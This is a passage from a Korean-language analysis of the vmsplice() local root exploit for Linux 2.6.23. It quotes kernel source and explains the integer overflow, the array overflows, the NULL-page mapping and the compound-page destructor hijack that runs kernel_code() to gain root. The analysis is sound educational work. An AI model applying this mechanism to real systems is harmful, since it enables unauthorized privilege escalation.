[소스 13]은 kernel 2.6.23.1-42 기준으로 fs/splice.c 1286번째 줄부터 일부를 가져온 것이다. 이중 11번 줄에서 off변수에 넣을 값을 계산하는데 내용은 (unsigned long) base & ~PAGE_MASK 이다. 여기서 base는 iovec 구조체에서 넘어온 값으로 우리가 main()분석할 때 마지막 메모리 매핑에서 리턴된 주소이다. 여기에 ~PAGE_MASK와 AND연산을 한다. 참고로 PAGE_MASK는 0xfffff000이고 ~PAGE_MASK는 0x00000fff 이다. 예를 들어서 base로 넘어온 주

소가 0xb7f2f000(실제로 Exploit을 실행시켜서 얻은 값이다.)이라고 했을때 계산을 해보면 0이 나온다. (mmap()의 소스를 분석해 보지 않았지만 mmap()을 통해 얻은 페이지의 선행주소 는 항상 PAGE_MASK를 적용한 것처럼 0x000으로 끝난다. 따라서 mmap()의 리턴주소와 ~PAGE_MASK를 AND 연산을 하면 항상 0이 된다.)

다음 21번줄을 확인해 보자. npages 변수의 값을 계산하고 있다. 내용은 (off + len + PAGE_SIZE - 1) >> PAGE_SHIFT; 인데 여기서 off는 바로전에 계산한 값으로 0이다. len은 iov 구조체에서 넘어온 length 값이며 PAGE_SHIFT는 12이다. npages 변수는 25번 줄에서 호출되는 get_user_pages()의 4번째 인자로 넘겨지는데 get_user_pages()는 4번째 인자가 최소한 1이라는 전재로 구현된 함수이다. 그런데 21번 줄의 계산에서 npages는 0이 되어 버린다. 계산을 해보자.

(off + len + PAGE_SIZE - 1) >> PAGE_SHIFT;에서 문제가 되는 부분은 len이다. len은 위에서 말했듯이 iov 구조체에서 length에 해당하는 값인데 main()에서 여기에 ULONG_MAX를 넣은 것을 기억할 것이다. 여기서 정수 Overflow가 일어난다. 왜냐하면 len은 size_t로 선언되어 있으며 이것은 unsigned int이다. 그러나 ULONG_MAX는 unsigned long에서 가능한 가장 큰 값이다. 따라서 unsigned int에서 표현가능한 수의 범위를 넘어버려서 Overflow가 일어나는 것이다. 실제 숫자를 대입해서 계산하면 아래와 같다.

(0 + -1 + 4096-1) >> 12 = 0

여기까지 과정에서 눈치를 챘겠지만 npages 변수는 페이지의 개수를 나타낸다. 실제로 len의 위치에 1이상 4096(페이지의 크기)를 넣으면 계산결과 npages는 1이 되고 만약 4097 이상을 넣으면 npages는 2가 된다.

여기까지 결과로 npages는 0인 상태로 get_user_pages()의 인자로 사용된다.

4.5.3. get_user_pages()

get_user_pages()는 사용자 공간 페이지를 메모리에 넣고 그 구조체 페이지 포인터를 위치시키는 핵심적인 메모리 관리 함수이다. 이 중 Exploit에 관련 있는 루프를 확인하면 아래와 같다.

```
1 do {
2         struct page *page;
3
4         /*
5          * If tsk is ooming, cut off its access to large memory
6          * allocations. It has a pending SIGKILL, but it can't
7          * be processed until returning to user space.
```

```
 8          */
 9         if (unlikely(test_tsk_thread_flag(tsk, TIF_MEMDIE)))
10                 return -ENOMEM;
11
12         if (write)
13                 foll_flags |= FOLL_WRITE;
14
15         cond_resched();
16         while (!(page = follow_page(vma, start, foll_flags))) {
17                 int ret;
18                 ret = handle_mm_fault(mm, vma, start,
19                                 foll_flags & FOLL_WRITE);
20                 if (ret & VM_FAULT_ERROR) {
21                       if (ret & VM_FAULT_OOM)
22                                 return i ? i : -ENOMEM;
23                       else if (ret & VM_FAULT_SIGBUS)
24                                 return i ? i : -EFAULT;
25                       BUG();
26                 }
27                 if (ret & VM_FAULT_MAJOR)
28                       tsk->maj_flt++;
29                 else
30                       tsk->min_flt++;
31
32                 /*
33                  * The VM_FAULT_WRITE bit tells us that
34                  * do_wp_page has broken COW when necessary,
35                  * even if maybe_mkwrite decided not to set
36                  * pte_write. We can thus safely do subsequent
37                  * page lookups as if they were reads.
38                  */
39                  if (ret & VM_FAULT_WRITE)
40                        foll_flags &= ~FOLL_WRITE;
41
42                  cond_resched();
43         }
44         if (pages) {
45                pages[i] = page;
46
47                flush_anon_page(vma, page, start);
```

```
48                  flush_dcache_page(page);
49          }
50          if (vmas)
51                  vmas[i] = vma;
52          i++;
53          start += PAGE_SIZE;
54          len--;
55  } while (len && start < vma->vm_end);
```

[소스 14] get_user_pages()의 루프 일부

[소스 14]를 확인하면 do-while()라는 것을 알 수 있으며 최소한 1번 이상 루프를 돈다는 것을 알 수 있다. 조건문을 확인하기 위해서 55번 줄을 보면 len&&start<vma->vma_end를 볼 수 있다. 그리고 54번 줄에 len--; 를 확인 할 수 있다. len은 기억하고 있겠지만 get_iovec_pages_array()에서 0으로 계산되어 넘어간 페이지 개수이다. 재미있는 것은 55번의 조건문이다. 조건문의 의도대로 하면 어차피 페이지 개수는 최소 1개 이상이니까 do-while을 사용했다. 그리고 len 즉 페이지 개수를 루프가 끝날 때 마다 한 개씩 감소시켜서 0이 되면 루프를 종료시키겠다는 것인데 애석하게도 Exploit은 len을 0으로 만들어서 보냈다. 즉 len을 아무리 감소시켜도 0이 되지 않고 오히려 음수가 되어서 0과 점점 멀어진다. 따라서 루프는 1번이 아니라 여러 번 돌게 된다. 이렇게 get_user_pages()는 최대 16이었던 PIPE_BUFFERS 보다 많은 엔트리들을 리턴하게 되고 pages 배열은 Overflow를 일으키게 된다. 하지만 여기 까지 과정으로 인해서 공격이 성공되지는 않는다. 단지 Overflow만 일어났을 뿐이다. 그러나 아래의 루프덕분에 Exploit은 공격의 신뢰도가 높아지게 된다.

```
 1 for (i = 0; i < error; i++) {
 2         const int plen = min_t(size_t, len, PAGE_SIZE - off);
 3
 4         partial[buffers].offset = off;
 5         partial[buffers].len = plen;
 6
 7         off = 0;
 8         len -= plen;
 9         buffers++;
10 }
```

[소스 15] get_iovec_page_array() 일부

[소스 15]는 get_iovec_page_array()에서 하단부에 위치한 루프이다. 여기서 error는 [소스 13]의 25번 줄에서 보듯이 get_user_pages()에서 리턴된 값이며 이 값은 16보다 많은 엔트리가 리턴된 것으로 우리는 알고 있다. 문제는 여기 [소스 15]에서도 Overflow가 일어난다는 것이다. 1번줄의 error는 원래 16보다 커서는 안되는 숫자인데 get_user_pages()의 리턴으로 인해서 16보다 커져버렸다/ 따라서 9번줄의 buffer++로 인해 partial 배열의 Overflow가 일어난다. 또한 여기서 4, 5번줄에서 offset과 len이 각각 off와 plen으로 입력

되는데 off는 위에서 계산한 대로 0이고 plen은 4096(0x1000)이다. 대부분의 경우에서 pages 배열은 partial 배열다음에 위치하고 있는데 [소스 15]의 루프에서 partial 배열이 Overflow된 다음 pages 배열들이 overwrite 된다. pages 배열들은 포인터들을 가지고 있는데 위 루프가 끝나고 이 포인터들은 0 주소를 가리키는 NULL 포인터를 가지게 된다. 만약 0 주소가 적절한 주소가 아니라면 커널에서 이 주소를 접근할 때 잘못된 주소로 접근한 것으로 알고 종료된다. 하지만 Exploit은 이 일을 방지하기 위해서 사전에 메모리 매핑을 사용해서 메모리 바닥에 메모리 할당을 받아냈다. 이로 인해 커널은 아무 이상없이 메모리에 접근할 수 있게 된다.

4.5.4. compound page

리눅스에서는 32bit 시스템에서 기본적으로 4kb크기의 페이지를 사용한다. 그런데 필요할 경우 이보다 큰 페이지를 사용할 수 있는데 이것을 확장 페이지라고 하며 커널에서 compound page로 관리된다. 이 페이지의 특징은 서로 다른 페이지들이 한 개의 페이지로 합쳐지고 다시 해제 될 때에는 다시 페이지로 나누어져서 초기화를 하기 때문에 보통의 페이지와는 다른 속성을 가지고 있다. 아래 소스를 잠시 살펴보도록 하자.

```
 1 static void put_compound_page(struct page *page)
 2 {
 3         page = compound_head(page);
 4         if (put_page_testzero(page)) {
 5                 compound_page_dtor *dtor;
 6
 7                 dtor = get_compound_page_dtor(page);
 8                 (*dtor)(page);
 9         }
10 }
```

[소스 16] put_compound_page()

[소스 16]은 mm/swap.c에 구현되어 있는 put_compound_page() 내용이다. 문제는 7번줄에서 compound page의 dtor를 가져오고 8번줄에서 실행하는 것이다. 여기서 dtor은 원래 페이지를 해제할 때 사용되는 디스트럭터이다. 그러나 우리는 main()을 분석하면서 페이지 구조체의 lru.next에 kernel_code()의 주소가 들어간 것을 알 수 있었다. 따라서 여기서 실행되는 디스트럭터는 바로 kernel_code()가 되는 것이다. 기억하고 있겠지만 kernel_code()는 권한을 0(Root)으로 바꾸고 exit_kernel()을 실행시켜서 shell을 실행시킨다.

5. 마치며

vmsplice() local Root exploit은 kernel 소스의 취약점을 사용한 공격이다. 따라서 Exploit을 분석할 때에도 커널 관점에서 분석을 해야 했다. 덕분에 그동안 커널에 대해서 무지 했었는데 조금이나마 공부를 할 수 있는 기회를 가져서 좋은 시간을 보낸 것 같다.

이 Exploit은 겉으로 보이기에는 매우 단순해 보이지만 내부적으로 이루어지는 일들은 복잡하고 흥미로운 루틴들이 가득했다. 이 Exploit을 작성한 사람은 정말 리눅스 커널에 매우 잘 알고 운영체제에 정통한 사람일 것이다.

이 멋진 Exploit을 완벽하게 분석하지는 못했지만 조금이나마 다른 사람들에게 도움이 될 수 있으면 좋겠다.

참고문헌

[1] Daniel P. Bovet, Marco Cesati, "Understand the Linux Kernel, 3rd Edition", september 2006

[2] "Linux Cross Reference", http://lxr.linux.no

[3] Jonathan Corbet, "vmsplice():the making of a local Root exploit", http://lwn.net/Articles/268783, LWN, February 11 2008

[4] Jonathan Corbet, "The rest of the vmsplice() exploit story", http://lwn.net/Articles/271688, LWN, March 4 2008